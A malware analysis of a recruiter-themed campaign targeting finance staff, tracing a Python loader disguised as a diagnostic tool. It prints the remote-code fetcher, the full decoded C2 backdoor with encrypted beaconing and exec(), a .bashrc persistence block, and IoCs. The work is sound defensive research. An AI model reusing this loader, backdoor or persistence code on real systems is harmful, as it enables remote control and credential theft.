Fake Recruiter, Real Malware: Analysis of a Python-Based Malware

Campaign Overview
A targeted social engineering campaign has been identified leveraging fake recruiter personas to deliver Python-based malware to access-privileged individuals within financial institutions.
The threat actor initiates contact via LinkedIn by impersonating a recruiter, presenting a seemingly legitimate job opportunity. Unlike traditional phishing campaigns that rely on urgency, this campaign is deliberate, investing time to build trust, answer questions, and establish credibility before delivering payload.
Once rapport is established, communication is shifted to Telegram, where the victim is provided with a compressed archive disguised as a technical assessment or project file. Execution of the payload initiates a multi-stage infection chain that enables remote command execution, persistence, and data exfiltration.
Threat Actor Assessment
This campaign exhibits strong overlap with recruitment-themed intrusion patterns commonly associated with DPRK-linked threat actors, particularly in the following areas:
- Use of professional networking platforms for social engineering
- Gradual trust-building prior to payload delivery
- Distribution of Python-based modular malware
- Use of external communication platforms (Telegram)
- Targeting financial institutions
- Infrastructure usage
While these similarities are notable, attribution remains moderate confidence due to the absence of direct malware family linkage.
Social Engineering Tradecraft
The campaign's effectiveness lies in its disciplined approach to human manipulation rather than technical exploitation.
Instead of immediately delivering malware, the threat actor engages the victim in a structured interaction:
- Establishes credibility as a recruiter
- Presents a realistic job opportunity
- Conducts informal screening conversations
- Introduces a “technical assessment”
- Delivers the malicious payload



LinkedIn conversation building trust
This approach bypasses traditional phishing detection mechanisms that rely on urgency or obvious malicious indicators, reducing suspicion and increases the likelihood of execution.
During the back-and-forth conversation, the threat actor informed the victim that someone will reach out through Telegram.
This shift of communication channel serves multiple purposes, such as avoiding enterprise email monitoring controls and enabling direct payload delivery.
Through telegram, the victim receives a ZIP archive containing a primary Python script (loader) and supporting modules. That archive is presented as a legitimate challenge or analytical task as part of the recruitment process, increasing the likelihood of execution.



Telegram Payload Delivery
Malware Analysis
The payload follows a modular design, composed of multiple Python scripts responsible for different stages of execution.

The overall execution starts in Main.py, which serves as the entry point and orchestrator of the program. From there, it invokes functions from Common.py and Basic.py.
During the execution of certain routines in Common.py, control flows further into Ops.py, making the relationship effectively:

This process allows the malware to appear as a benign system diagnostic tool before transitioning into malicious behavior.
Main Script (main.py)
 262588213843476
The main script (main.py) serves as the entry point and orchestrates the execution flow. It is responsible for coordinating and launching the defined test routines.
Upon execution, it imports different modules: from src import Basic, Common. This means Main.py directly depends on both Basic.py and Common.py.
Inside the if __name__ == "__main__": statement, Main.py begins execution by calling:
tests_common = run_common_tests()
test_basic = run_basic_tests()
Secondary Modules (Common.py)
 262588213843476
The Common.py module aggregates core capabilities required by the malware, including:
- System information gathering
- Environment checks
- Execution control logic
- Utility functions
Rather than directly executing malicious actions, this module prepares the environment and ensures conditions are suitable for further execution.
The main.py calls common.py functions through:
tests = {
    "Disk Usage": Common.check_disk_usage(),
    "File System Health": Common.check_file_system_health(),
    ...
    "System Uptime": Common.check_uptime(),
    ...
}
So once run_common_tests() executes, each Common.py function runs in sequence.
Inside Common.py, the function check_uptime() contains Ops.current_timezone(). This is the pivot point where execution moves from Common.py into Ops.py.
So the chain is not just conceptual, it is an actual function call path:
Main.pycallsCommon.check_uptime()Common.check_uptime()callsOps.current_timezone()
That is the direct bridge between the second and third scripts.
Operational Module (Ops.py)
 262588213843476
The Ops.py module contains the primary operational logic of the malware.
When Common.check_uptime() calls Ops.current_timezone(), execution enters Ops.py.
def current_timezone():
    csv_path = None
    if csv_path is not None:
        with open(csv_path, newline='') as f:
            csv_data = list(csv.reader(f))
    th_init = threading.Thread(target=check_cpus, args=("pretty", ))
    th_init.start()
Based on the current_timezone() function, it performs the following:
- setting
csv_pathasNone - calling the
open()function as a decoy CSV reading block, but it gets skipped becausecsv_path = None - creates a new thread that runs
check_cpus("pretty")
So instead of continuing sequentially in the same thread, Ops.py spawns a background thread that executes check_cpus() asynchronously.
Inside check_cpus():
hsal = "aHR0cHM6Ly9kb3RoZWJlc3Quc3RvcmUvaw=="
decoded_bytes = base64.b64decode(hsal)
base_url = decoded_bytes.decode("utf-8")
url = f"{base_url}/{val}.php"
This function decodes a Base64 string into a URL and builds a final URL using the argument passed from current_timezone().
The resulting URL becomes:
hxxps://dothebest[.]store/k/pretty[.]phpThat's where things stop being “just diagnostic tool” and start looking suspicious. A function named current_timezone() that silently spawns a thread into check_cpus() and builds a hidden URL?
The screenshot below shows the captured HTTP request and response from a URL that contains a malicious Python script named temp.py.

You can find the whole and original copy of the server response here:
 262588213843476
In-Memory Execution and Evasion
One of the most critical aspects of this malware is its use of in-memory execution.
The Python script from the server response are processed inside the check_cpus() function in Ops.py, where it executes the script using subprocess.Popen() with flags such as DETACHED_PROCESS and CREATE_NEW_PROCESS_GROUP, which allows execution without writing payloads to disk and detaches execution from the parent process. The process also persist even if the initial script terminates because of the start_new_session=True.
try:
    response = requests.get(url, timeout=3)
    response.raise_for_status()

    tipora = response.text.encode('utf-8')
    if os.name == "nt":
        DETACHED_PROCESS = 0x00000008
        CREATE_NEW_PROCESS_GROUP = 0x00000200
        p = subprocess.Popen(
            [sys.executable, "-"],
            stdin=subprocess.PIPE,
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL,
            close_fds=True,
            creationflags=DETACHED_PROCESS | CREATE_NEW_PROCESS_GROUP,
        )

        p.stdin.write(tipora)
        p.stdin.close()

    else:
        p = subprocess.Popen(
            [sys.executable, "-"],
            stdin=subprocess.PIPE,
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL,
            close_fds=True,
            start_new_session=True,
        )

        p.stdin.write(tipora)
        p.stdin.close()

except requests.exceptions.RequestException as e:
    pass
With this technique, it significantly reduces detection by traditional antivirus and EDR solutions that rely on file-based signatures.
Script Analysis (temp.py)
The Python script, temp.py, from the server response stores two large Base64-encoded strings (kdata and rdata).
The kdata contains the following when it is base64-decoded:
url1 = "hxxps://upgradeon[.]net/k_update2[.]php"
url2 = "hxxps://updateon[.]app/update[.]php"
confirmFlag = 1
These two URLs serve as the primary and backup C2 servers.
The rdata contains the following when it is base64-decoded:
Key = bytearray([8, 1, 2, 5, 2, 1, 7, 0, 1, 1, 0, 5, 0, 7, 0, 8])
def GetObjID():
    return ''.join(random.choice(string.ascii_letters) for x in range(12))
def GetOSString():
    return platform.platform()
szObjectID = GetObjID()
szPCode = "Operating System : " + GetOSString()
szComputerName = "Computer Name : " + socket.gethostname()

def HTTP_POST(url, data):
    user_agent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36"
    encoded_data = data.encode('utf-8')
    context = ssl._create_unverified_context()
    n_request = urllib.request.Request(url, data=encoded_data)
    n_request.add_header('User-Agent', user_agent)

    with urllib.request.urlopen(n_request, context=context, timeout = 60) as response:
        return response.read().decode('utf-8')
def xor_encrypt_decrypt(data, key):
    result = bytearray()
    for i in range(len(data)):
        result.append(data[i] ^ key[i % len(key)])
    return bytes(result)
def get_bytes_from_unicode(text, encoding = 'utf-16le'):
    return text.encode(encoding)
def block_copy(source, source_offset, destination, destination_offset, count):
    for i in range(count):
        destination[destination_offset + i] = source[source_offset + i]
def encrypt_decrypt(data: bytes, key: int) -> bytes:
    result = bytearray()
    for byte in data:
        encrypted_byte = byte ^ key
        result.append(encrypted_byte)
    return bytes(result)
def rc4(key: bytes, data: bytes) -> bytes:
    # KSA (Key Scheduling Algorithm)
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    # PRGA (Pseudo-Random Generation Algorithm)
    i = j = 0
    result = bytearray()
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) % 256]
        result.append(byte ^ K)
    return bytes(result)
def MakeRequestPacket(szContents):
    szCID = "FD429DEABE"
    szStep = "\r\n\t\tStep1 : KeepLink(P)\r\n"
    lszRequest = b""
    lpRequest = bytearray()
    lpRequestEnc = bytearray()
    if len(szContents) == 0:
        szData = szStep + szPCode + "\r\n" + szComputerName + "\r\n" + szContents
    else:
        szData = szContents
    lszRequest = "index=" + szCID + "&obindex=" + szObjectID + "&content="
    lpRequest = get_bytes_from_unicode(szData)
    lpRequestEnc = xor_encrypt_decrypt(lpRequest,Key)
    rckey = b'D2F7DN23VW'
    lpRequestEncSec = rc4(rckey, lpRequestEnc);
    szb64Data = base64.b64encode(lpRequestEncSec).decode()
    lszRequest += szb64Data
    return lszRequest
def block_copy(source, source_offset, destination, destination_offset, count):
    for i in range(count):
        destination[destination_offset + i] = source[source_offset + i]
def encrypt_decrypt(data: bytes, key: int) -> bytes:
    result = bytearray()
    for byte in data:
        encrypted_byte = byte ^ key
        result.append(encrypted_byte)
    return bytes(result)
szContents = ""
while True:
    lpCmdID = bytearray(4)
    lpDataLen = bytearray(4)
    nCMDID = 0
    nDataLen = 0
    nLen = 0
    szCode = ""
    szCodeArr = ["new string"]
    szRequest = ""
    szResponse = ""
    lpContent = bytearray()
    lpData = bytearray()
    lpContentEnc =bytearray()
    url = url1
    try:
        szRequest = MakeRequestPacket(szContents)
        szContents = ""
        if confirmFlag == 1:
            url = url1
        else:
            url = url2
        szResponse = HTTP_POST(url, szRequest)

        szResponse = szResponse.replace(' ', '+')
        if szResponse == "Succeed!":
            time.sleep(2)
            continue
        lpContentEnc = base64.b64decode(szResponse)
        lpContent = xor_encrypt_decrypt(lpContentEnc, Key)
        block_copy(lpContent, 0, lpCmdID, 0, 4)
        block_copy(lpContent, 4, lpDataLen, 0, 4)
        nCMDID = struct.unpack('<i',lpCmdID)[0]
        nDataLen = struct.unpack('<i',lpDataLen)[0]
        lpData = bytearray(nDataLen)
        block_copy(lpContent, 8, lpData, 0, nDataLen)
        lpData = encrypt_decrypt(lpData, 123)
        szCode = lpData.decode('utf-8')

        #szCodeArr[0] = szCode
        if nCMDID == 1001:
            exec(szCode)
            continue
        continue
    except Exception as e:
        excep = str(e)
        if "urlopen error" in excep:
            confirmFlag = -confirmFlag
        continue
    time.sleep(5)
The content of rdata is a backdoor designed to establish communication with a remote server, receive commands, and execute them on the infected machine.
At a high level, it works like this:
System Fingerprinting
Before beaconing, the malware gathers a small set of identifying information:
- The campaign ID, which is the
FD429DEABE - A randomly generated 12-character object ID -
szObjectID = ''.join(random.choice(string.ascii_letters) for x in range(12)) - The operating system -
szPCode = "Operating System : " + platform.platform() - The computer name -
szComputerName = "Computer Name : " + socket.gethostname()
This information is later packed into the initial request, allowing the operator to identify and track individual infected systems.
Encrypted Communication with C2 Server
The malware does not send its content in cleartext. Instead, it builds a request packet and applies multiple transformations before transmitting it.
- 16-byte XOR key
The script defines a hardcoded 16-byte XOR key:[8, 1, 2, 5, 2, 1, 7, 0, 1, 1, 0, 5, 0, 7, 0, 8]
This key is used by the functionxor_encrypt_decrypt()to XOR-encode outbound content byte-by-byte in a repeating pattern. - RC4 layer
After XOR-ing the data, the script applies a second encryption layer using RC4 with the static key:D2F7DN23VWG
The RC4 routine is implemented directly in the script and is used to further obscure the request data before transmission. - Base64 encoding and HTTP transport
The encrypted bytes are then Base64-encoded and appended to an HTTP POST body in the form:
-index=FD429DEABE
-obindex=<random object ID>
-content=<base64 encrypted blob>
The request is sent over HTTPS usingurllib.request, but certificate verification is explicitly disabled throughssl._create_unverified_context(). That means the malware does not validate server certificates, which makes communication more flexible for the operator and less dependent on proper TLS hygiene.
Infinite Beaconing Loop
Once initialized, the malware enters an endless while True loop. In each cycle, it:
- Builds a request packet
- Sends it to one of the configured C2 URLs
- Reads the server response
- Decodes and decrypts the response
- Parses command metadata and payload
- Executes the payload when conditions match
If the server responds with the literal string Succeed!, the script simply waits 2 seconds and continues beaconing. That appears to function as a keepalive or “no tasking” response.
If communication fails with a URL-related error, the script flips confirmFlag and switches to the secondary C2 URL, then keeps trying. Between failed loops it sleeps for 5 seconds.
Command Packet Parsing & Task Decryption
When a server response contains tasking instead of Succeed!, the script Base64-decodes the response and then decrypts it with the same 16-byte XOR key used earlier. It then parses the packet structure into:
- A 4-byte command ID
- A 4-byte data length
- A variable-length data buffer
After extracting the payload buffer, the malware applies a second decryption routine: encrypt_decrypt(lpData, 123)
This uses a single-byte XOR key of 123 to decode the command payload before turning it into a UTF-8 string. In other words, the server's command data is protected twice:
- Packet-level XOR with the 16-byte key
- Payload-level XOR with the integer key
123
That extra step is simple, but it helps frustrate basic string extraction and makes network payloads less readable during analysis.
Remote Code Execution
After decoding the command payload, the script checks the First 4 bytes which is the command ID. If nCMDID == 1001, it executes the received string using Python's exec() function.
It means the server can send arbitrary Python code to the infected host, and the script will run it directly in the current process without dropping a separate file first. That gives the operator a flexible way to:
- Run new functionality on demand
- Deliver follow-on payloads
- Change behavior without updating the original script
That is why this is better described as a loader/backdoor with dynamic task execution rather than just a static implant.
Decoding/Decrypting Messages
To properly understand the messages being sent outbound and being received inbound, we reverse engineered the malware to understand what is happening.
 262588213843476

With this script, we can now see the outbound and inbound messages.
- Outbound
The parametercontentholds the information from the compromised machine that is being passed to the attacker's server.

- Inbound
Unfortunately, was not able to capture the1001command ID during the live attack simulation. But, was able to capture1002and1003command IDs.
Based on observation, the meaning of commands are the following:- 1001 - Executable Command
- 1002 - Path
- 1003 - Garbage
1002


Sample of Command ID 1002
1003


Sample of Command ID 1003
Since I do not have a sample for 1001, what I can share is the following commands executed by the threat actor.

At that point, it pretty much confirms they're going after the crown jewels. I had a feeling that was the case, so I created a honeypot using Canary Tokens inside the .aws folder.

They took it and actually tried to use it by running the get-caller-identity.

The Source IP, 37[.]120[.]151[.]162, is actually listed as one of the IoCs on the website linked below. According to Recorded Future, it's linked to a North Korean state-sponsored threat group that may overlap with the “Contagious Interview” campaign.
 RecordedFuture
Persistence Mechanism
The threat actor modifies .bashrc to establish persistence.
{
  lock_file="/tmp/settings.lock"
  running_count=$(ps aux | grep "[i]nnet.xml" | wc -l)

  if [ "$running_count" -lt 2 ] && [ ! -f "$lock_file" ]; then
      touch "$lock_file"
      (nohup python3 "$HOME/.var/innet.xml" >/dev/null 2>&1 & disown) >/dev/null 2>&1
      (sleep 5 && rm -f "$lock_file") >/dev/null 2>&1 & disown
  fi
} >/dev/null 2>&1
This payload executes when the shell starts and runs silently in the background. It checks whether a specific Python script (innet.xml) is already running. The innet.xml file is actually the temp.py script, likely created by the threat actor after compromising the victim's machine. It also prevents multiple instances by using the /tmp/settings.lock file.
Data Collection and Exfiltration
